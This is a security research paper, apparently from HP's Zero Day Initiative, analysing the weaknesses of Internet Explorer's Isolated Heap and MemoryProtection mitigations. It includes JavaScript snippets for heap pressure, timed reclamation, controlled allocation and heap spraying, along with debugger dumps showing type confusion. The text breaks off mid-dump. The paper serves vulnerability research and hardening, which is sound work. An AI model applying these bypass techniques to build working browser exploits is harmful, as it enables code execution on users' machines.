Abusing Silent Mitigations

Understanding weaknesses within Internet Explorer's Isolated Heap and MemoryProtection

Abdul-Aziz Hariri
Security Researcher
Zero Day Initiative
HP Security Research

Simon Zuckerbraun
Security Researcher
Zero Day Initiative
HP Security Research

Brian Gorenc
Manager, Vulnerability Research
Zero Day Initiative
HP Security Research

In the summer of 2014, Microsoft silently introduced two new exploit mitigations into their browser with the goal of disrupting the threat landscape. These mitigations increase the complexity of successfully exploiting a use-after-free vulnerability. June's patch (MS14-035) introduced a separate heap, called Isolated Heap, which handles most of the DOM and supporting objects. July's patch (MS14-037) introduced a new strategy for freeing memory on the heap called MemoryProtection. This paper covers the evolution of the Isolated Heap and MemoryProtection mitigations, examines how they operate, and studies their weaknesses.

Overview

Use-after-frees (UAF) are the vulnerability class du jour for exploit authors targeting Microsoft Internet Explorer over the last several years. And why not? Failed reference counting within the browser and the evolution of document object model-based (DOM) fuzzers facilitated the increased discovery of this issue. Since the beginning of 2014, Microsoft has corrected hundreds of vulnerabilities within their flagship browser with a majority of these issues being use-after-free conditions. To make matters worse, exploit authors can use certain UAF vulnerabilities not only to achieve arbitrary code execution, but also to bypass exploit mitigations like Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR).

However, Microsoft is not taking this assault on their software lying down. In the summer of 2014, Microsoft silently introduced two new exploit mitigations into their browser to increase the complexity of successfully exploiting a use-after-free vulnerability. June's patch (MS14-035) introduced a separate heap, called Isolated Heap, which handles most of the DOM and supporting objects. July's patch (MS14-037) introduced a new strategy for freeing memory on the heap called MemoryProtection. In August and September, Microsoft made some minor updates to both of the defenses to increase coverage and improve performance. These mitigations had an immediate impact on the use-after-free landscape. Researchers were left wondering what techniques would be killed in the next patch release.

This paper covers the evolution of the Isolated Heap and MemoryProtection mitigations, examines how they operate, and studies their weaknesses. It outlines techniques and steps an attacker must take to attack these mitigations to gain code execution on use-after-free vulnerabilities. It describes how an attacker can use MemoryProtection as an oracle to determine the address at which a module will be loaded to bypass ASLR. Finally, additional recommended defenses are laid out to further harden Internet Explorer from these new attack vectors.

MemoryProtection

MemoryProtection is a UAF mitigation, first introduced in MS14-037 (July 2014). This mitigation operates by preventing memory blocks from being deallocated as long as they are being referenced directly on the stack. The August 2014 patch took this one step further and additionally checks for pointers residing in processor registers in addition to the stack. MemoryProtection operates by substituting a new function - `ProtectedFree` - that is called in place of `HeapFree`. Instead of calling `HeapFree` on the block to be freed, `ProtectedFree` adds the block to a per-thread list of blocks waiting to be freed (the "wait list"). Each entry on the wait list is a descriptor for a memory block recording the block's base address, its size, and whether the block is on the Isolated Heap or the regular process heap. At the time `ProtectedFree` adds the block to the wait list, `ProtectedFree` also overwrites the contents of the memory block with zeroes. As long as the block remains on the wait list, it will remain filled with zeroes.

In order to allow blocks to eventually become deallocated, `ProtectedFree` performs periodic reclamation of the blocks on the wait list. It is very important to note that the reclamation always occurs *before* the new block is added to the wait list. Generally, reclamation is performed only after new blocks having a total aggregate size of 100,000 bytes have been added to the wait list. The flowchart shows the behavior of `ProtectedFree` after the September 2014 patch. As shown in the flowchart, `ProtectedFree` will perform a reclamation sweep before the 100,000-byte threshold



Figure 1 MemoryProtection Flow Chart

is reached if it finds that the buffer allocated to store the wait list data is already full. Since the buffer is initially created large enough to hold 4096 entries (and is grown as necessary but is never shrunk), this condition will only come into play if the wait list contains a very large number of blocks. In practice, the techniques described below can be used easily to keep the wait list short, so we will focus only on the effects of the 100,000-byte threshold.

Reclamation consists of traversing the blocks on the wait list and deallocating all blocks not currently being referenced on the current thread's stack, nor in the current thread's processor registers. A "reference" consists of any pointer value which points either to the beginning of the block or to any memory location falling within the block's address range. In addition, an unconditional reclamation step is performed periodically. This occurs each time Internet Explorer's `WndProc` is entered to service a message for the thread's main window.[1] At that time, the entire wait list is emptied and all waiting blocks are returned to the heap manager. The function performing this action is `MemoryProtection::CMemoryProtector::ReclaimMemoryWithoutProtection`.

For efficiency, the wait list is rearranged in certain ways while performing reclamation sweeps. Therefore blocks are not necessarily freed in order of increasing address, nor are they always freed in the same order in which they are placed on the wait list.

This mitigation is highly effective against any UAF in which a pointer to the freed block remains on the stack (and/or in registers) for the entire period of time from the free until the erroneous reuse. MemoryProtection then guarantees that the block will remain on the wait list for the entire time period until reuse, and will remain filled with zeroes. This leaves an attacker with no means to control the contents of the freed block before it is reused.

MemoryProtection will also disrupt the exploitation of other UAFs not falling into the above category. In this case the mitigation is not absolute; we can break down the challenges that MemoryProtection presents to the attacker as follows:

1. *Deallocation Delay*

   Whereas, before MemoryProtection, a memory block would have been deallocated immediately via a call to `HeapFree`, MemoryProtection delays the deallocation until the reclamation sweep is performed.

2. *Non-determinism due to "stack junk"*

   A block will sometimes unexpectedly survive a sweep because the stack happened to contain a value that equates to a pointer into the block. This value may be a non-pointer that happens by chance to match the block's address, or it might be a stale pointer that is left over in a "junk" stack region (a stack buffer that has been allocated but not cleared of its former contents). Although it is a low-probability event for this to affect the particular block involved in our UAF, this somewhat non-deterministic behavior of MemoryProtection exacerbates the next challenges in this list.

3. *Greater complexity in determining the deallocation time*

   MemoryProtection performs a reclamation sweep when the wait list has grown to a size of 100,000 bytes waiting to be freed. This may not happen until there are a very large number of blocks on the wait list, so predicting when the sweep will occur is not straightforward.

4. *More complex heap manager behavior at deallocation time*

[1] A later patch rendered this non-functional, and it has remained this way through the current writing in June 2015.

Before MemoryProtection, an attacker could trigger the deallocation of the desired object (generally via some form of script action), and this would result in a call to `HeapFree` for that object and sometimes a few others (all depending upon what script action is performed in that particular case). With MemoryProtection, when the block is deallocated, that deallocation takes place together with the deallocation of all the other blocks on the wait list that are ready for deallocation – potentially many. Furthermore, due to reordering of the wait list, it is generally impossible to predict the order in which `HeapFree` is called on those blocks. In this regard, the non-determinism described above in item 2 is also relevant. The net result is that, at the time of deallocation, heap blocks may coalesce in a way that is challenging for the attacker to predict.

None of the above challenges is insurmountable. Following are techniques an attacker may use to minimize the effect of MemoryProtection on UAF exploit reliability - in those cases in which MemoryProtection does not provide complete mitigation.

Elementary techniques

The most elementary technique for forcing MemoryProtection to deallocate our desired block is to apply some memory pressure. This can be done using a generic type of memory pressuring loop often used in exploits for purposes such as forcing garbage collection. By allocating and then freeing 100,000 bytes worth of objects (plus one additional object after this limit is reached), the attacker can ensure that MemoryProtection performs a reclamation sweep.

```
// Code to free some object goes here
...
// End of code to free the object


// Pressuring loop to force reclamation
var n = 100000 / 0x34 + 1;
for (var i = 0; i < n; i++)
{
       document.createElement("div");
}
CollectGarbage();


// Code to reuse the object follows
...
```

Figure 2 Pressuring code example

This technique is a rather blunt instrument. It solves the problem of the delayed deallocation (item 1 above), but doesn't help much with the others. Together with our desired object many other objects are deallocated both before and after in an unpredictable pattern. This complex and non-deterministic behavior leads to less reliability when attempting to exercise control over the contents of the freed memory.

There is a second elementary technique that, when available, is generally superior to the memory pressure technique. Recall that MemoryProtection performs an unconditional reclamation sweep when `WndProc` is entered to service a message for the thread's main window. If we interrupt our exploit code with a delay that is long enough to ensure a new call to `WndProc`, then MemoryProtection will deallocate all the blocks on the wait list, even though the wait list has not grown to a large size. It is sometimes also possible to place a delay before we free our object, to ensure that the wait list is relatively clear of extraneous objects. This technique is not compatible with all vulnerabilities because stopping and resuming execution at a later time may have other effects that interfere with the ability to trigger the vulnerability.

```
function step1() {
       // Setup code goes here
       ...
       // End of setup code

       // Delay the next step so WndProc will re-enter,
       // clearing the wait list

       window.setTimeout(step2, 3000);
}


function step2() {
       // Code to free some object goes here
       ...
       // End of code to free the object

       // Delay the next step so WndProc will re-enter,
       // clearing the wait list and deallocating our
       // object

       window.setTimeout(step3, 3000);
}


function step3() {
         // Code to reuse the object follows
         ...

}
```

Figure 3 Code for delaying until `WinProc`-based Reclamation

When available, this is a fairly clean solution that largely minimizes the number of extraneous objects deallocated together with our desired object. Yet there is still a drawback to this technique. Delaying execution by using `setTimeout` creates an opportunity for additional unpredictable code paths to execute on the current thread. This can result in unwanted and unpredictable modifications to the heap layout. For maximum exploit reliability, the code path should remain as tightly constrained as possible. Referring back to our list of challenges posed by MemoryProtection, in this case we have successfully addressed problems 1 through 3, but problem 4 (lack of stable heap state) still presents a difficulty.

Advanced techniques

Before one can proceed, it is important to review a key fact mentioned earlier. When `ProtectedFree` executes, it first checks the size of the wait list and performs a reclamation sweep if appropriate. Only afterwards does it add the current block to the wait list. Hence, when `ProtectedFree` is called to free a block at address *A*, the block at address *A* will definitely not be reclaimed during that call to `ProtectedFree`. On the contrary, upon return from `ProtectedFree`, the block at address *A* will always be on the wait list. Another key fact about MemoryProtection is that there is exactly one wait list maintained per thread. Even though some objects are allocated on the Isolated Heap and others are allocated on the regular process heap, both types of objects coexist within a single wait list.

With these pieces of knowledge in hand, we can build a strategy for stabilizing the state of the current thread's wait list. Our goal will be to construct a sequence of script actions that will reliably bring the wait list into some known state. Once we perform those steps, we can plan each of the remaining steps of exploitation with confidence that we know the state of the wait list at each step.

To begin, suppose that we cause the allocation of a heap-based buffer of 100,000 bytes or more, and then cause that buffer to be freed. Upon completion of the call to `ProtectedFree` for that buffer, we are assured that the buffer is present on the wait list. In this way, we are assured that the total size of the wait list is at least 100,000.



Figure 4 Sequence diagram to fill wait list

For our next step we will allocate and free a heap-based buffer with some custom size *s* of our choosing. When MSHTML calls `ProtectedFree` to free this buffer, `ProtectedFree` will begin by detecting that the total size of the blocks on the wait list is at least 100,000, and will perform a reclamation sweep. After this sweep it will place our newly freed buffer on the wait list.



Figure 5 Sequence diagram for reclamation sweep and block add to wait list

It is possible that some of the X_i blocks will survive the reclamation sweep. Those are the blocks that are referenced by stack frames higher up on the stack. In Fig. 5 we refer to these blocks as W_1, W_2, W_3, ... We can safely assume that their total size is much less than 100,000 bytes. For any given attack scenario, their total size will fall within a predictable range, which can easily be determined experimentally. Furthermore, whatever their exact number and size, the fact that they are referenced higher up on the stack virtually guarantees that they will remain on the wait list for the remainder of the steps below, and `HeapFree` will not be called on those blocks. Since we can tell via experimentation the approximate total size of the blocks W_i, we can choose the size s appropriately so that the wait list at this stage has any desired total approximate size.

At this point we have succeeded in bringing the wait list into an approximately known state. We are now ready to begin performing our desired heap operations for the purpose of exploitation. Suppose we wish to deallocate a block at address C. This may be in anticipation of triggering a UAF at that address, or it might be for the purpose of massaging the heap in preparation for a later attack. In either event, to reliably deallocate the block at address C, we first trigger a call to `ProtectedFree` for that block, and then allocate and free large buffers in order to force reclamation. The wait list at the time of reclamation may also contain the blocks W_i as above, but, as we have explained, the blocks W_i are extremely unlikely to participate in reclamation. The net effect is that we can perform our deallocation of the block at C without the interference of additional calls to `HeapFree`. While it is true that `HeapFree` will also be called for the large buffers, those buffers are unlikely to have a disruptive effect on the type of heap manipulation we are aiming for given their large size. In fact, if we so choose, we could make the large buffers 0.5 MB or larger in size; in that case, the large buffers would no longer reside in heap segments at all.



Figure 6 Diagram of strategy for clean deallocation of a block at address *C*

To put the above strategy into practice we need to identify a method of triggering, via script, the clean allocation and freeing (via `ProtectedFree`) of a buffer of arbitrary size. String buffers that are created and disposed of via `SysAllocString` / `SysFreeString` are not appropriate for use in this regard, because `ProtectedFree` is not called for those buffers. The class `CStr` defined in MSHTML comes to our aid. `CStr` performs allocation and freeing of string buffers, and those buffers are freed using `ProtectedFree`. Upon searching MSHTML for code that utilizes `CStr`, we find the method `CElement::Var_getElementsByClassName`. This method can be reached by invoking the DOM method `getElementsByClassName` on any HTML element. During execution, this method creates a `CStr` containing the string data that was passed as a parameter to `getElementsByClassName`, and later deletes that `CStr`. In this way, with a single call to `getElementsByClassName`, we accomplish our goal of allocating and freeing a buffer of arbitrary size. Furthermore, this method call does not result in any extraneous heap operations, as long as we first perform a priming procedure. The priming procedure simply makes an advance call to `getElementsByClassName`, using the exact parameter value we intend to pass later on, and hold on to a reference to

the method's result. This advance call will result in several heap allocations. Then, when we call the method for a second time, the only heap operations that take place are the allocation and freeing (via `ProtectedFree`) of the buffer containing our specified string.

One minor restriction to this technique is that `getElementsByClassName` will not use a `CStr` unless the parameter to `getElementsByClassName` has a string length of at least `0x28` characters. `CStr` allocates heap memory of sufficient size to hold the characters in the string (two bytes per character, not including null termination) plus `6` additional bytes. Therefore the smallest heap buffer we can allocate using this technique is `0x28*2+6` bytes or `0x56` bytes. There is no upper limit to the size of the heap buffer we can allocate.

```
var oDiv1 = document.createElement('div');

// Advance call for string1
window.ref1 = oDiv1.getElementsByClassName(string1);


// Advance call for string2
window.ref2 = oDiv1.getElementsByClassName(string2);

// ...

// Allocate/ProtectedFree a buffer with size of string1
oDiv1.getElementsByClassName(string1);

// ...

// Allocate/ProtectedFree a buffer with size of string1
oDiv1.getElementsByClassName(string1);

// ...

// Allocate/ProtectedFree a buffer with size of string2
oDiv1.getElementsByClassName(string2);
```

Figure 7 Buffer allocation/`ProtectedFree` code

Using the techniques described, an attacker may arrange any desired pattern of heap allocations and deallocations. The complexity of deallocation behavior due to MemoryProtection has been removed. The attacker can control exactly when each deallocation takes place, and in what order, thus demonstrating we have overcome all four challenges that MemoryProtection offers.

Final notes on MemoryProtection

The problem of unpredictable ordering of deallocations (item 4) still remains, in certain cases, but to a minor degree. Consider the case of a UAF vulnerability in which the trigger for freeing the object is a script method that also has the effect of freeing many other objects. Those extraneous deallocations may make the attacker's job a bit harder. Before MemoryProtection, though, they would at least occur in a deterministic order. MemoryProtection adds some non-determinism to the order in which those objects are deallocated. Because all those object frees occur within a single script method call, the attacker cannot force a deterministic deallocation order by interposing large buffer allocations/frees as described in the strategy above. This is a remaining challenge posed by MemoryProtection. It may be helpful to place a block of a carefully chosen size on the wait list before invoking the script method that performs the deallocations. The size of this block should be chosen so that the wait list will reach the reclamation threshold soon after the UAF block is freed. In that way, the deallocation of the UAF block will be mixed together with as few other deallocations as possible. The remaining blocks freed will then be placed on the wait list and remain there, perhaps until after the attack is complete. It is notable that this final technique gives the attacker a certain degree of control over memory deallocations that would not have been possible in the absence of MemoryProtection.

Proof of Concept

A proof-of-concept accompanies this paper, targeting Internet Explorer 11 on Windows 8.1 x64 at the September 2014 patch level. It is recommended to run this proof-of-concept on a machine with 2 GB or more of installed RAM. All heap flags should be in their default (off) state.

This proof of concept demonstrates object control of ZDI-CAN-2433 (MSRC 20043, corrected in MS14-065), which is a use-after-free vulnerability where the object is located on the default process heap and partially protected via MemoryProtection.

Isolated Heap

Isolated heap was introduced in the June patches (MS14-035). Isolated Heap is a heap region created from the following:

```
xor     eax, eax
push    eax             ; dwMaximumSize
push    eax             ; dwInitialSize
push    eax             ; flOptions
call    ds:HeapCreate(x,x,x)
mov     _g_hIsolatedHeap, eax
```

Figure 8 Code creating Isolated Heap

Isolated heap is used to separate certain types of objects and certain allocations. The significance of isolated heaps from a defensive perspective is that it makes it harder for an attacker to fill a freed object that resides inside the isolate heap region with controlled values. Based on discussions with Microsoft, Isolated Heap is not considered a full exploit mitigation but it does increase the complexity of the exploit development. In a classic scenario where we have a typical UAF of an object that resides in the default process heap, one would usually fill the object with a string in various ways, for example:

```
function _repeat(n,s) { return new Array(n+1).join(s);}

var stuff = _repeat(10, unescape("%CCCC%uCCCC"));

var divs = new Array();

for (var i=0; i < 0x1000; i++)
       divs[i] = document.createElement('div');

for (var i=-; i < 0x1000; i++)
       divs[i].className = stuff;
```

Figure 9 Code demonstrating a typical UAF filling the object with a string

Fig. 9 results in allocations being part of the process heap rather than the isolated heap (Fig, 10):

```
0:011> dd poi(esp+4)
042eb1f8  cccccccc cccccccc cccccccc cccccccc
042eb208  cccccccc cccccccc cccccccc cccccccc
042eb218  cccccccc cccccccc cccccccc cccccccc
042eb228  cccccccc cccccccc cccccccc cccccccc
042eb238  cccccccc cccccccc cccccccc cccccccc
042eb248  cccccccc cccccccc cccccccc cccccccc
042eb258  cccccccc cccccccc cccccccc 00000000
042eb268  fba59678 8c000900 0000006c 00000000
0:011> !heap -x 042eb1f8
Entry     User      Heap      Segment       Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------
042eb1e8  042eb1f0  006e0000  04240000     66660     50718         0  free fill user_flag  decommitted

0:011> !address 042eb1f8
 ProcessParametrs 006e10c8 in range 006e0000 007df000
 Environment 006e05c8 in range 006e0000 007df000
    04240000 : 04240000 - 000ff000
                    Type     00020000 MEM_PRIVATE
                    Protect  00000004 PAGE_READWRITE
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageHeap
                    Handle   006e0000
0:011> dd mshtml!g_hIsolatedheap L1
610d2458  050d0000
0:011> dd mshtml!g_hProcessheap L1
610b5c58  006e0000
```

Figure 10 Code demonstrating the string as part of the process heap

Type Confusion Bypass Technique

It's still possible to abuse isolated heaps, though it does not rely on filling the freed objects with strings or controlled values. The implementation currently isolates objects all together in a single isolated region. As the object's type is not checked before access, attackers have the option of filling the freed object with another type of object of their choosing. Overwriting the freed object with an object of a different type will result in a type confusion condition.

This type-confused object can be smaller or larger in size. This fact is significant from an attacker's perspective. It may aid the attacker by allowing them to control certain offsets within the reused object. For example, if the UAF vulnerability dereferences offset `0x30`, then all that's required is replacing the freed object with another object that contains a value at offset `0x30` that can be controlled or influenced by the attacker.

The simplest way would be:

1. Trigger freeing condition
2. Replace object with different object using heap spray
3. Trigger re-use using type-confused object

In Figure 11, the `CTableRow` object on the left is overwritten with a `CTrackElement`. It demonstrates that it is possible to allocate smaller objects instead of the original object. Once the object is reused, a type confusion condition will occur and the methods from the `CTrackElement` object will be used instead of the `CTableRow` elements.

```
0:011> dds 057d6760
057d6760  601dd210 MSHTML!CTableRow::`vftable'
057d6764  00000001
057d6768  00000000
057d676c  00000008
057d6770  00000000
057d6774  00000000
057d6778  00000000
057d677c  00000000
057d6780  00000078
057d6784  01800000
057d6788  00000000
057d678c  00000000
057d6790  049f1920
057d6794  00000000
057d6798  00000000
057d679c  00000000
057d67a0  00000000
057d67a4  ffffffff
057d67a8  00000000
057d67ac  00000000
057d67b0  00000000
057d67b4  00000000
057d67b8  b43b47ae
057d67bc  0000d1e9
057d67c0  057d00c0
057d67c4  057d00c0
057d67c8  00000000
057d67cc  00000000
057d67d0  00000000
057d67d4  00000000
057d67d8  00000000
057d67dc  00000000
```

```
057d6760  60f5802c MSHTML!CTrackElement::`vftable'
057d6764  00000001
057d6768  00000001
057d676c  00000008
057d6770  00000000
057d6774  00000000
057d6778  037223c0
057d677c  00000000
057d6780  00000084
057d6784  00000400
057d6788  00000000
057d678c  00000000
057d6790  07012a60
057d6794  00000000
057d6798  00000000
057d679c  00000000
057d67a0  00000000
057d67a4  00000000
057d67a8  bb3a46a1
057d67ac  0c00d1ef
057d67b0  60f5802c MSHTML!CTrackElement::`vftable'
057d67b4  00000001
057d67b8  00000001
057d67bc  00000008
057d67c0  00000000
057d67c4  00000000
057d67c8  037223f0
057d67cc  00000000
057d67d0  00000084
057d67d4  00000400
057d67d8  00000000
057d67dc  00000000
```

Figure 11 Allocation of smaller objects rather than the original object

Aligned Allocations Bypass Technique

Allocating objects of different sizes instead of the original object can be problematic. The issue will be whether or not there's enough space to allocate (in the case of a larger object). To solve this problem an attacker has to massage the heap in a way that will cause multiple frees, followed by coalescing the freed chunks together to have a single freed chunk that the attacker can allocate inside.

The simplest way would be:

1. Trigger freeing condition
2. Massage heap forcing multiple frees
3. Coalesce heap to create larger freed chunk
4. Replace object with different object using heap spray
5. Trigger re-use using type-confused object

In Figure 12, the `CTableRow` object on the left is overwritten with a `CDOMTextNode` followed by a `CTrackElement`. This can be helpful for an attacker, especially if necessary offsets are known.

```
0:011> dds 05ad6760
05ad6760  601dd210 MSHTML!CTableRow::`vftable'
05ad6764  00000001
05ad6768  00000000
05ad676c  00000008
05ad6770  00000000
05ad6774  00000000
05ad6778  00000000
05ad677c  00000000
05ad6780  00000078
05ad6784  01800000
05ad6788  00000000
05ad678c  00000000
05ad6790  04dcc030
05ad6794  00000000
05ad6798  00000000
05ad679c  00000000
05ad67a0  00000000
05ad67a4  ffffffff
05ad67a8  00000000
05ad67ac  00000000
05ad67b0  00000000
05ad67b4  00000000
05ad67b8  1a134615
05ad67bc  00009cac
05ad67c0  05ad00c0
05ad67c4  05ad00c0
05ad67c8  00000000
05ad67cc  00000000
05ad67d0  00000000
05ad67d4  00000000
05ad67d8  00000000
05ad67dc  00000000
```

```
05ad6760  601b3e5c MSHTML!CDOMTextNode::`vftable'
05ad6764  00000001
05ad6768  00000001
05ad676c  00000008
05ad6770  00000000
05ad6774  00000000
05ad6778  08602420
05ad677c  07215c90
